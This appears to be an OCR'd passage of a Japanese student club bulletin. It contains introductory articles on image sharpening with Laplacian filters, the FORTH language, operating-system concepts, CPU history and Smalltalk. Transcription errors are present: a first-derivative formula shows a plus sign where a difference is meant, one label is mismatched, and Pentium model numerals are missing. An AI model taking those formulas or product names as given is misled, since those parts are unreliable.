  parameter.max_ map.y = 5;
  parameter.source.x = 0;
  parameter.source.y = 4;
  movement(result, &parameter);
}
```

VII.5　おわりに

以上で終わりです。はっきり言って分かりにくいので、説明にはなっていないですが、大よそ何をやっているのかは、たぶんわかると思います。

“movement” を実行すると図 VII.1 のような図を示す表が、最終的な出力として残ります。要は図 VII.1 のような状況を記述する表をつくっておいて、全マスを更新されなくなるまでスキャンし続けるというようなものです。

ますます分からなくなったような気もしますが、先のコードなどはそれほど本質的な問題ではありません。解法を思いつけば、たとえそれがあまりエレガントなものでないにしろ、いろいろエラーに悩まされることはあるにしろ、必ずできます。何にしろ、いろいろ考えながら、何かに取り組むことは重要ですし、のちのち何かの足しになるでしょう。といったところで終わります。

VIII　画像の鮮鋭化

99230072 電子情報工学科 3 回生 野川 博司

鮮鋭化

画像中の物体の輪郭部分など、本当は濃淡が急変している箇所が緩やかな濃淡変化で表されていると、鮮鋭感に欠けた、ボケたような画像となる。鮮鋭化はこれを改善するために行われる処理である。

基本的には、空間フィルタリングの一種である鮮鋭化フィルタリングと空間周波数フィルタリングの一種である高域強調フィルタリングの 2 種類の方法がある。

VIII.1　鮮鋭化フィルタリングの原理

鮮鋭化フィルタリングは、2 次微分（Laplacian）を対象画像から差し引くことでエッジなどの濃淡が変化している箇所が強調される性質に基づいている。原画像にはもともとなかったくぼみ（アンダーシュート）とこぶ（オーバーシュート）が生じ、かつエッジの傾斜が大きくなり、これによってエッジのような濃淡変化が強調され、よりくっきりと見えるようになるわけである。

ディジタル画像の 1 次微分（gradient）は差分で代用される。すなわち、画素 (i, j) におけるおよび y 方向の 1 次微分をそれぞれ $f_x(i, j)$、$f_y(i, j)$ とすると、次式で表される。

$$\begin{aligned} f_x(i,j) &= f(i+1,j) + f(i,j) \\ f_y(i,j) &= f(i,j+1) - f(i,j) \end{aligned}$$

しかし、これでは座標 (i, j) の注目画素を A とすると、$f_x(i, j)$ は画素 A と右に隣接する画素 B の間で差分をとるため、実際には画素 A と画素 B の境目である $(i + 0.5, j)$ の位置における 1 次微分を求めていることになる。

一方、2 次微分は、x および y 方向の 2 次微分を $f_{xx}(x, y)$、$f_{yy}(x, y)$ とすると次式で表される。

$$\nabla^2 f(x,y) = f_{xx}(x,y) + f_{yy}(x,y)$$

2 次微分は微分の微分なので、ディジタル画像の 2 次微分は、1 次微分の場合と同様に差分の差分で代用する。ただし、1 次微分を求める差分では半画素位置がずれてしまうので、2 次微分の位置がずれないように以下のように工夫する。

座標 (i,j) の注目画素を A とし、まず画素 A と A の左に隣接する画素Dの間および A の右に隣接する画素 B と A の間で差分をとる。それぞれを $f_x(A-D)$、$f_y(B-A)$ とすると、これらは次式で表される。

$$\begin{aligned} f_x(A-D) &= f(i,j)-f(i-1,j) \\ f_y(B-A) &= f(i+1,j)-f(i,j) \end{aligned}$$

これによって、画素 A に関して版画祖だけ左と右にずれた 1 次微分が得られる。

次に $f_x(A-B)$ と $f_y(A-B)$ の間でもう一度差分をとる。これより、中央の画素 A の位置における 2 次微分を求めることができる。y 方向も同様にして、x および y 方向の 2 次微分 $f_{xx}(i,j)$、$f_{yy}(i,j)$ は次のようになる。

$$\begin{aligned} f_{xx}(i,j) &= f_y(B-A)-f_x(A-D) = f(i-1,j)-2f(i,j)+f(i+1,j) \\ f_{yy}(i,j) &= f(i,j-1)-2f(i,j)+f(i,j+1) \end{aligned}$$

よってディジタル画像の 2 次微分は次のようになる。

$$\begin{aligned} \nabla^2 f(i,j) &= f_{xx}(i,j)+f_{yy}(i,j) \\ &= f(i,j-1)+f(i-1,j)-4f(i,j)+f(i+1,j)+f(i,j+1) \end{aligned}$$

鮮鋭化画像 $g(i,j)$ は原画像から 2 次微分を減算したものなので、以下のようになる。

$$\begin{aligned} g(i,j) &= f(i,j)-\nabla^2 f(i,j) \\ &= -f(i,j-1)-f(i-1,j)+5f(i,j)-f(i+1,j)-f(i,j+1) \end{aligned}$$

VIII.2 高域強調フィルタリングの原理

画像中にあるエッジがなまると高い空間周波数成分がより少なくなる。そこで、高い空間周波数成分を強調することによって、鮮鋭化を図ることができる。その方法には、低い空間周波数域において透過率が 1 より小さくなる空間周波数フィルタや、高い空間周波数域において 1 より大きな値を持つように空間周波数フィルタを用いる。どちらの空間周波数フィルタを用いても相対的に高い空間周波数成分が強調される。前者のフィルタは、高い空間周波数成分だけを通過させることから、ハイパスフィルタ、後者のフィルタは、高い空間周波数成分を強制的に大きくすることから、ハイブーストフィルタと呼ばれる。どちらのフィルタを使用する場合であっても、原点では 1.0 となるようにしておかないと、画像全体の濃淡レベルにオフセットがかかり、画像の明るさが変化してしまう。

対象画像 $f(i,j)$ の離散的フーリエ変換を $F(u,v)$ とし、空間周波数フィルタを $H(u,v)$ とすれば、フィルタリング後の空間周波数スペクトル $G(u,v)$ は次式でで表される。

$$G(u,v) = F(u,v)H(u,v)$$

よって、$G(u,v)$ を離散的フーリエ逆変換すれば、求める鮮鋭化画像 $g(i,j)$ が得られる。というように画像の鮮鋭化の原理だけだらだら書いてしまいました。

IX　FORTH入門〜超初級編〜

99230736 電子情報工学科 3 回生 横川 龍雄

IX.1　FORTHとは？

FORTHとは？とFORTHに詳しいように書いていますが、実のところ私もまだ触り始めたばかりです。さて、FORTHとは第四世代のプログラミング言語に分類され、名前も第四世代という意味のFourthに由来しています。FORTHは一見するとアセンブラの様にも見えますが、れっきとした構造化された言語で、特徴としてスタックを使用する、表記法に逆ポーランド記法を用いる等が挙げられます。以下では、スタックと逆ポーランド記法の解説の後、FORTHの解説をさせていただきます。

IX.2　スタックとは？

ここではスタックの解説をさせていただきますが、スタックがどういうものであるかご存知の方はここを読み飛ばしていただいて結構です。スタックとはLIFO(後入れ先出し)と呼ばれるデータ構造をしています。具体的な例でいうと、荷物を積み上げた時を想像していただくと良いのですが、荷物を積み上げていくと通常は最後に積み上げた物からしか取る事ができません。つまり、入れた順番と逆の順番でしか取り出せないような構造をLIFOといい、スタックはこの構造を持っています。

IX.3　逆ポーランド記法とは？

次に、逆ポーランド記法についての解説です。ここも既にご存知の方は読み飛ばしていただいて結構です。逆ポーランド記法とはCやPascal等で使われている中置記法と異なり、演算子を後ろに持っていく後置記法を表現するために広く用いられています。例えば、中置記法で(1 + 2) * 3"と表される式を後置記法で表すと、1 2 + 3 *"と表されます。慣れないうちはなんじゃこりゃと思ってしまうかも知れませんが、慣れると結構便利な物です。逆ポーランド記法を用いるメリットとして、括弧をを記入する必要がない、式の評価が容易になるという事などが挙げられます。

余談ですが、この後置記法の語順が日本語の語順に似ているということで、FORTHを日本語化してMINDという日本語で記述できるプログラミング言語が開発されています。興味のある方は開発元であるスクリプツ・ラボ(http://www.scripts-lab.co.jp/)のWebサイトでUNIX版

なら GPL2 でソースが公開されています。

IX.4 FORTH の基本

それではいよいよ FORTH の解説に入ります。FORTH では処理に二つのスタックを使用します。一つはデータ格納用のデータスタック、もう一つはサブルーチンリターン用のリターンスタックです。また、FORTH ではスペースで区切られた各トークンをワードと呼び、定数も命令もワードになります。つまり、FORTH でプログラムを書くというのはこのワードを逆ポーランド記法に従って並べていくことに他なりません。また、ワードは自分で定義することもでき、": ワードの名前 ワードの内容 ;"といった形式で定義します。以下に簡単なプログラム例を示します。

例 実行結果

```
: FOO 1 2 + ;              9
: SQUARE DUP * ;
FOO SQUARE .
```

ここで、"+"というワードはスタックのトップの要素とスタックの 2 番目の要素を足し合わせて、結果をスタックのトップにプッシュします。"*"というワードも同様にスタックのトップの要素とスタックの 2 番目の要素を掛け合わせ、スタックのトップにプッシュします。次に"DUP"というワードですが、これはスタックのトップの要素を複製します。"."はスタックのトップの要素をポップしてディスプレイに印字します。これら以外の基本的なワードもほとんどはスタックの操作の為のものです、あとは演算、制御、メモリ操作等といったところです。

IX.5 FORTH の制御構文

ここでは FORTH の制御構文、DO-LOOP, IF-THEN, BEGIN-UNTIL を解説します。その他の制御構文については文献等を参考にして下さい。DO-LOOP は回数指定のループ、IF-THEN は条件分岐、BEGIN-UNTIL は条件が満たされるまでループを行ないます。

まず、 DO-LOOP 構文ですが、これは"[最終値] [初期値] DO [処理内容] ([増分指定] +)LOOP"という風に書きます (増分指定はオプション)。

例 実行結果

```
10 0 DO I . LOOP        0 1 2 3 4 5 6 7 8 9
```

例では初期値 0 から最終値 10 まで 10 回のループをしています。"I"は現在のアクティブなループのインデックス値をスタックにプッシュします。

次に、IF-THEN 構文です。これは"[条件] IF [条件が真の場合の処理] (ELSE [条件が偽

の場合の処理])THEN"という風に書きます。

例

```
: zero? 0 =
  IF    ." yes"
  ELSE  ." not zero"
  THEN  ;
zero?
```

実行結果

スタックトップの要素が 0 の時 -> yes
スタックトップの要素が 0 以外の時-> not zero

この例では、スタックトップの要素が 0 の時は文字列"yes"を、スタックトップの要素が 0 以外の時は文字列"not zero"を印字します。(ただし、文字列の印字については処理系に依存しているので、上のプログラム例がそのまま利用できるとは限りません)

次に、BEGIN-UNTIL 構文ですが、"BEGIN [処理」 [条件」 UNTIL"といった形式で書きます。使い方は簡単ですので例を示して解説を終っておきます。

例

```
: COUNT
  BEGIN DUP . 1 + DUP 10 = UNTIL ;
0 COUNT
```

実行結果

```
0 1 2 3 4 5 6 7 8 9
```

IX.6 終りに

ここまでは FORTH のプログラミングについての話でしたが、ここからは入門とは変わりますが、FORTH の現況の話をさせていただきます。FORTH はもともと天文台職員の Charles Moore が望遠鏡を制御するために開発されたものでした、その際にコンパクトで複雑でないもの、また、コンピュータをよく知らない者でも簡単扱えるようにと設計されたため、FORTH は対話的で開発、デバッグを即座に行なえるといった特徴を持ちました。これらの特徴は後のスタックマシンの設計に大きな影響を与えました。また、組み込みのシステムやリアルタイム制御の必要とされるところでは、そのコンパクトサやリアルタイム性の高さが評価され広く利用されました。

しかし、現在ではあまり話を聞くことはありません。Web で検索をかけても他の言語ほど情報

は得られませんでした。まだ、個人的にも非常に優れたものであると思っているので、このことは非常に残念です。

ここまで FORTH についてざっと駆け足で大雑把に解説させていただきましたが、いかがでしたでしょうか？ 最初にも書きましたが、私自信もまだ FORTH を使いこなせていないので、いろいろと不備があるかもしれませんが、ご容赦下さい。

“Forth とともに、あらんことを”

X　オペレーティングシステムの概略

00220033 機械システム工学科 2 回生 清水 俊伸

オペレーティングシステムの考え方として、プロセス、ファイル、システムコール、シェル、といったものがある。オペレーティングシステムの管理下にオブジェクトがあり、システムコールが、各種のソフトウェアオブジェクトを生成、削除し利用していて、最も重要なオブジェクトはプロセスとファイルである。さらに、メモリ、入出力、の管理もオペレーティングシステムの一部である。

プロセス　これは実行可能なプログラムやプログラムのデータとスッタク、プログラムカウンタ、スタックポインタ、その他のレジスタ、プログラムの実行に必要なその他のすべての情報で構成されている。言わば、実行中のプログラムのことである。

ファイル　大抵の場合、ファイルを保存しまとめるのに、ディレクトリ、というグループ化をしている。さらに最上階ディレクトリを、ルートディレクトリ、という。一台のコンピューターを複数人が使用する場合、ファイル、ディレクトリ、それぞれに保護コードが割り当てられている。

システムコール　ユーザプログラムは、システムコールを発行することにより、オペレーティングシステムと通信し、要求を求めることが出来る。それぞれのシステムコールに該当する手続きがライブラリ、（よく利用すると思われる関数や機能、データなどをまとめたファイル）の中に用意されており、ユーザプログラムから呼び出せる形になっている。

シェル　ユーザーがログイン、（システムやネットワークに入る手続き）をするとシェルが起動される。シェルは端末を標準入力と標準出力に割り当てることをユーザーに示す。つまりユーザーが入力したコマンドを解釈し、其のコマンドをオペレーティングシステムに実行させるのだ。

Windows の MS-DOS には command.com が、UNIX には、B シェル、C シェル、といったものがある。

メモリ管理　メモリを管理するオペレーティングシステムの一部をメモリマネージャと言い、メモリのどの部分が使用中、未使用かを記憶し、メインメモリですべてのプロセスを抱えるには大きすぎる場合にディスクとメインメモリ間の、スワッピング、（プロセスをメインメモリから移動、又は返したりすること）を管理している。管理システムには実行中にプロセスをメインメモリとディスクとの間で行き来させるものと、させないもの、の二方式ある。

入出力　装置へのコマンドの発行や、割り込みの獲得、エラーを処理したりする。入出力と言ってもハードウェアとソフトウェアがある。又、インタフェースはどんな装置にも依存しない、といったことも、考えなければならない。

デッドロック　コンピューターシステムのすべての資源は、一度にひとつのプロセスからしかアクセスできない。そして、オペレーティングシステムには、プロセス彼ある資源の独占的なアクセスを（一時的に）許可する機能がある。しかし、システムにひとつのプロセスしかない場合、必要なすべての資源のアクセス権を単純に所得した後に作業を進めるが、複数のプロセスがある時、あるプロセスと、あるプロセスが、次に使っていた装置を、互いが要求し合うと其の二つのプロセスはブロックされ、止まってしまう。これをデッドロックと言う。

XI　CPU超入門

00230036 電子情報工学科 2 回生 岸田 匡司

XI.1　CPUとは

CPU とは Central Processing Unit の略称で、日本語では中央演算処理装置といいます。また MPU(Micro Processing Unit) とも呼ばれます。CPU は演算と制御の機能を持ち、PC の脳となります。演算を行なう部分を演算装置 (演算機構) といい、制御を行なう部分を制御装置 (制御機構) といいます。

XI.2　CPUの内部

CPU の内部には実に様々なものがあります。特定のメモリアドレスを示すためのアドレスバス、実際のデータをやりとりするためのデータバス、制御用の指示を伝送するコントロールバス、と 3 つのバスがあります。また N ビット CPU というときの N とはデータバスの信号線の数を示します。そのほかにも、読み込んだ命令の解読を行なう命令デコードユニットや加減演算・論理演算を行なう論理演算ユニット (ALU)、データを補数化したり部分積や部分商の一時保存を制御する ALU コントローラ、浮動少数点演算を行なう浮動小数点演算ユニット、バスクロックをもとにコアクロックを生成する逓倍回路、一時的に情報を格納しておくレジスタなどがあります。

XI.3　CPUの形状

一口に CPU と言ってもいろいろな形状があります。以下にその種類と CPU の例を挙げます。

- PGA(Pin Grid Array)　80286, i486
- SPGA(Staggered Pin Grid Array)　Cyrix, M
- PPGA(Plastic Pin Grid Array)　MMX Pentium
- SECC(Single Edge Contact Cartridge)　Pentium, Athlon
- SEPP(Single Edge Processor Package)　Celeron
- SEPP2(Single Edge Processor Package)　Pentium

上の３つはソケットタイプで、下の３つはスロットタイプになっています。非常に大雑把にいうと、ソケットタイプは剣山のようにピンが出ており、スロットタイプはカセットのようになっています。

XI.4 CPU の歴史

非常に簡単にですが Intel 社の CPU の歴史を紹介します。

世界初の CPU は 1971 年に登場した Intel4004 です。この 4 ビット CPU は 2250 個のトランジスタから成り、0.75MHz で動作しました。これは電卓などに用いられることを目的に開発されました。1972 年には 8 ビット CPU の 8008、1974 年には 8080 が発表されます。8080 は 6000 個のトランジスタから成り 2MHz で動作しました。その後、1975 年に 8085 をリリースしたあと、1978 年に 16 ビット CPU である 8086 が発表されます。8086 は初代の PC-9801 に搭載され、また現在の CPU のもとになったものです。1979 年には 8086 と同じ内部構造である 8088 が発表され、PC/AT のもととなった IBM PC に採用されました。1982 年には 8086 の後継である 80286 が発表されました。この CPU は現在のパソコンの原点とも言える IBM PC/AT に搭載されました。1985 年に 32 ビット CPU である 80386 を発表します (登録商標の関係で i386 という名前に変更されている)。この CPU が Windows を広めるきっかけになりました。1989 年に発表された i486(80486) は、これまでの CPU と違いキャッシュメモリや浮動小数点演算ユニットを内蔵しています。1993 年には Pentium が発表されます。この Pentium という名は、i586 の 5 という意味を持つ Penta から来ています。1995 年には PC サーバをターゲットにした Pentium Pro を、1997 年にはマルチメディアに対応した MMX Pentium を発表します。同じく 1997 年に Pentium　が発表されます。Pentium　は外部に 2 次キャッシュを持たせることにより、キャッシュメモリを増やすことと、コストを抑えることに成功しています。1998 年に発表された Celeron は、Pentium　から 2 次キャッシュを除きカバーもなくすことで価格を下げた廉価版 CPU です。1999 年に Pentium　が発表されます。この CPU は Pentium　に SSE(Streaming SIMD Extensions) という命令セットが追加され、3D 描画・音声などのマルチメディアへの対応が強化されています。2000 年に発表された Pentium 4 は SSE2 へと強化されています。

文中に間違い・誤り等があるかもしれませんが、ご了承ください。

XII　工芸的プログラミング しょにょ弐

00230042 電子情報工学科 2 回生 越本 浩央

XII.0　はじめに

今回は関数プログラミングについて、StandardML や ConcurrentClean を解説しようと思っていたのですが、資料を揃える時間がなかった為、急遽 Smalltalk について書くことになりました。近頃は大分広まった感があるのでつまらなくお思いの方もいらっしゃると思われますが、ここは一つ振り返るという意味を含めてしばしお付き合い下さい。

XII.1　オブジェクト指向再入門

XII.1.1　基本概念再入門

「オブジェクト指向で考えるとはどういうことですか？」という質問に明快な答えをお持ちでしょうか？「抽象化して考えることです」というようなことが書かれた文章を目にすることがよくありますが、これは明確な答えではないでしょう。

抽象化とは、具体的な事象をより一般的なモデルに置き換えることです。例えば、分数をリストというアイデアで抽象化する、などです。これは一般化したモデルから見た場合に、具体モデルを表現すると言います。つまり、リストで分数を表現するということです。もう少し体系付けて抽象化を説明すると、一般化の階層構造を構築するということです。このとき具体モデルから抽象モデルの方向への移行が “抽象化”、抽象モデルから具体モデルへの移行が “表現する” ということです。

抽象化の意味を考えれば、それはオブジェクト指向に限ったことではありません。手続きという方法で抽象化して考えれば手続き型であり、関数なら関数型、論理なら論理型です。ではオブジェクト指向とは？オブジェクトに基づいて抽象化して考えることです。次なる疑問はオブジェクトは何かということ。

ここでもまた誤解が広まっています。曰く、オブジェクトはデータと操作子を合わせたものだと。確かに、オブジェクト指向の大家 B. メイヤーの名著 “オブジェクト指向入門” によれば、手続きにコードを集約するよりデータの側に集約する方がコード管理の観点で優れているとされています。そして、それを効率的に実践する方法がオブジェクト指向であるという説明になっています。(もちろんそれだけではありませんが、詳しくは是非本を読んでみてください) ですがこれは既存のアプローチからオブジェクト指向への移行を段階的に説明した為であり、完全に要約されたオブジェク

ト指向の説明ではありません。またこの内容のみを信じるならば、プログラミング自体が扱うデータ構造と操作子を定義することに他なりません。メイヤー氏の本では先に述べたアイデアを実践するにあたり必然的に要求される “ある事柄” を、実に正確に導き出していきます。この “ある事柄” こそ、オブジェクトの本質であり、データに操作を付加させることで生まれた新しいパラダイムなわけです。

結論を言えば、データと操作子に加え、他と区別するための境界条件を持つもの、それがオブジェクトなのです。

ここは具体例として、油絵をオブジェクトで表現する場合で考えてみましょう。まず油絵の基本的な属性としてキャンバス上の絵具の配置情報があります。もちろんこの絵具もオブジェクトとして捉えるべきなのですが、一つのオブジェクトを考える場合はあまり他のオブジェクトについて考慮しません。他はあるものとして扱う方が効率が良い (というか、そうする為のオブジェクト指向) ですから。で、操作子として配置情報をいじるアプローチを考えねばなりません。油絵の技法には大まかに見てゴッホ流 (またの名をアルラプリマ) とヴァン・アイク流とがあります。ゴッホ流は筆やナイフのタッチを生かして一気に絵具を塗る方法、一方ヴァン・アイク流は絵具を何層にも塗重ねて像を作っていく古典的な手法です。いずれのアプローチを取るにしろ、配置情報を操作する油絵オブジェクトのインターフェースです。このインターフェースを介して、より具体的な描画方法をパラメータとして与えることで、油絵として期待される機能を実現させます。或いは、ラインを引くとか代数的幾何図形を描くなどの操作子を用意し、アプローチ手法をパラメータとして与えるという実現方法も考えられます。世間的に見ると後者が多いでしょう。これで大抵のオブジェクト指向言語上での実装イメージが浮かぶことでしょう。事実、これだけの情報から考察無しにプログラミングされることが非常に多いでしょう。

さてここで境界条件を考える必要があります。これは、オブジェクトが有効であるために (それはつまり、データと操作子の組み合わせが有効に働くということに他なりません) 要する他オブジェクトとの接点を示す性質 (オブジェクトの属性・操作子群を真部分集合とする集合) のことです。ベン図を用いるとよく解ります。図 XII.1 を御覧下さい。この図での境界となるラインをどう取るか、それが条件の選択です。注意して欲しいのは、条件の選択が一通りでは無いということです。オブジェクトによる表現が一通りでなく、用途により最適なオブジェクトを選ぶ理由はこのためなのです。また図の属性はそのまま論理値を表すという事が、なんだかコンピュータ上で世界がデジタル化されるような気持ちにもなります。

XII.1.2 実践法再入門

では次の段階に移りましょう。原理の実践です。オブジェクト指向という原理を具体的に実施しプログラミングを行うにあたり、有用だとされている方法論をここでは説明しましょう。

まずは手続きの総称性です。C++では関数のオーバーロードによって CLOS では総称関数で実現され、Smalltalk では全てがオブジェクトであるというルールにより実現されています。これはデータごとの質の違いを吸収し、統合的な操作を記述できるようにするもの。

次に継承という、各オブジェクトの持つ資産を受け継いで拡張するアイデアです。オブジェクト指向と言えば継承が出てきますが、しかし実際にこの二つはイーコールではありません。あくまで




図 XII.1: 抽象化

方法論の一つです。そこのところをお忘れなく。このアイデアが重要である理由は、総称性にも繋がるものです。拡張性を高める機能であることは当然ですが、その方向にもう少し推し進めていくと行き着くのが、全オブジェクトの万能性と言えましょう。この言い方にはいささか語弊が混じると思われるのでこう言い換えましょう。即ち、あらゆるオブジェクトの話すことが出来るプロトコルの実現です。データに依存することなく、またハードの垣根を超えて全てが統合される理想郷。まるでニュータイプ思想です。特にこのような思想で設計されているのが Smalltalk です。他の言語でも、ここまで大掛かりでないものの、それなりにこれに似たアイデアを採用しています。始に言葉ありき、と言ったところでしょうか。

さて、二つの方法論を説明しましたが、これらはおおむねある具体的な内容を実践するためのものです。簡単に言ってしまえばコーディングを簡潔で分かり易くする。より端的には、コードサイズを減少させ、実現内容と記述の差 (セマンティックギャップ) を縮める。これがプログラムのバグを減らし、拡張性を高め、コードの寿命を伸ばします。数多くのデザインパタンやテクニックがありますが、開発を行い易くするということを心がけなくてはオブジェクト指向の価値も曇ってしまいます。

XII.2 オブジェクト指向真入門

さてそろそろ目に見える結果が欲しいところです。はじめにも述べましたが今回は Smalltalk の話です。ここで Smalltalk の使い方を説明して真入門としましょう。

XII.2.1 Smalltalk 概説

Smalltalk というシステムは仮想マシンと仮想イメージから成ります。と言っても、Java のようなちんまり (?) としたイメージでは無く、単体で完全に成立したかなり壮大なものです。体感するのが一番ですが、簡単に説明してみましょう。

まず仮想マシンは各アーキテクチャ上に実装されたバイナリプログラムで、バイトコードである仮想イメージを実行するスタックマシンです。仮想イメージは仮想マシン上で実行される Smalltalk の環境全てです。一般的な開発環境とプログラムの実行環境を一まとめにしたものを想像して下さい。ユーザは仮想マシン上で実行されている仮想イメージの中でプログラミング及び、仮想マシンが提供する能力で実現できる作業を行うことが出来ます。付け加えておくと Smalltalk は基本的にバイトコードインタープリタなのですが、コンパイラを Smalltalk 上で実装し、Smalltalk 上でコンパイラを実行すればバイナリコードを出力してくれます。仮想マシンが (大抵はそうなのですが) 対応していれば、出力したコードを Smalltalk 上から実行することも可能です。つまり実行速度にそれほどシビアになることはありません。勿論速いとは言えませんが。

仮想イメージ上で実装されているものについても説明しておかねばなりません。ここが Smalltalk の普及しない理由の一つだと思うのですが、処理系によってかなり異なります。今回は VisualWorks を例にとって説明します。まず Smalltalk 言語の処理系があります。これ自体が仮想イメージ上に実装されています。Sun の Java 開発環境が Java 上で動いているのと同様です。次に、クラスブラウザが目玉でしょう。これは現行の統合開発環境と呼ばれるものに採用されています。Smalltalk では仮想イメージが全てオブジェクトなので、ブラウジング対象はユーザプログラムはもちろんのこと、Smalltalk システム自体も含みます。あとは Workspace というテキストフィールド (この上でソースを走らすことも可能です) や、Transcript という対話ログ、各種ライブラリなどがあります。

まぁ差しあたってこの辺りまで抑えておいて下さい。

XII.2.2 Smalltalk 史微入門

Smalltalk の歴史について知ることは結構重要です。まず始まりは Xerox の PARC でケイやゴルドベルグを中心としたグループです。彼らは自分たちのアイデア (仮想イメージによる環境構築やオブジェクト) に当時も人気だった Lisp のアイデア (型の概念の不在と評価機構) を生かすことが出来ると思いつき、Smalltalk-72 を作ります。これが改良を重ね 80 年に Smalltalk-80 という本流に至ります。この後、本流は ObjectWorks、VisualWorks と名を変えて進化してきました。VisualWorks は現在のテクノロジーを無理無く組み込み、言語自体も改善され非常に強力なものへとなっています。cincom 社のウェブサイトに行けば、非商用版が無料で配布されています。

さて一方で創始者のアラン・ケイはつい最近まで Disney の元で Squeak を作っていました。これ

は Smalltalk-80 互換、というよりは Smalltalk-80 そのものを昨今のアーキテクチャ上に再現したと言ったほうが良いでしょう。元々は Apple のプロジェクトとして開発されました。当時でさえ過去となった Smalltalk(Apple Smalltalk-80 です) 上で一から開発され、そして現在にやって来たという変わり者です。ちなみに、この制作の過程は Smalltalk ならではの感がある一風変わったものでした。ただ製作者は子供でも簡単にプログラミングが出来るということをうたっていますが、正直なところ Smalltalk 処理系としてはかなりマニアックな作りです。あと、基本設計として Smalltalk-80 から変わっていないので使いにくいところもあります。しかし、温故知新ということもありますから一度は触ってみると良いでしょう。

これ以外にも現在は色々なところから処理系が開発されています。中でも有名なのが、IBM の VisualAge for Smalltalk でしょう。これは VisualAge シリーズ製品の主要な部分の開発に利用されています。フリーでは、Java のバイトコードを吐くものや Java 仮想マシンを実装しているもの、Java で実装されているものなど色々あります。詳しく Smalltalk について調べたいときは、ティモシイ・A・バドの LittleSmalltalk がお勧めです。ティモシイ・A・バドはオブジェクト指向プログラミングについての非常に分かりやすく、使い易い本 (彼の講義ノートらしいです) を出版しています。是非、一読下さい。

さて、実際に Smalltalk がどのような場面で活躍しているのでしょうか? 多分、多くの方の目に入らないところで機能しています。まず Smalltalk の性質上、仮想マシンとイメージをセットで配布しなくては役に立ちません。勿論、企業で使われるのは商用のものなので、仮想マシンを一緒に配布するとなると、やはり個人ユーザを対象にすることはほとんど無くなります。現実にも企業内の大型なデータベースなどの開発などに使われるようです。また PerfectTV の番組表の作成も Smalltalk を利用しているようです。個人ユースで最も活躍しているのは、Swiki という素敵なウェッブシステムです。また、青木淳氏のじゅんというグラフィックシステムは非常にユニークで強力です。

このように、Smalltalk の世界は以外に元気です。それは Smalltalk の持つ魅力が十分なものだからだと思います。みなさんも一度でいいから、直接触っていただけると幸いです。

XII.2.3 Smalltalk 言語入門

Smalltalk の第一歩

Smalltalk 上では全てがオブジェクトです。プログラムの実行は、オブジェクトにメッセージを送ることで行います。仮想マシンには幾つかのシステムコール (原始手続きと呼ばれます) が用意され、最終的にはいかなる処理もシステムコールに還元されます。以上が基礎であり、そして全てです。このことを心に留めてください。

Smalltalk の基本文法

先に述べたように型はありません。或いは、全て Object 型です。変数の宣言は、'|' で挟んだ間に記述します。例えば、

```
| aString aCounter |
```




図 XII.2: 開発画面

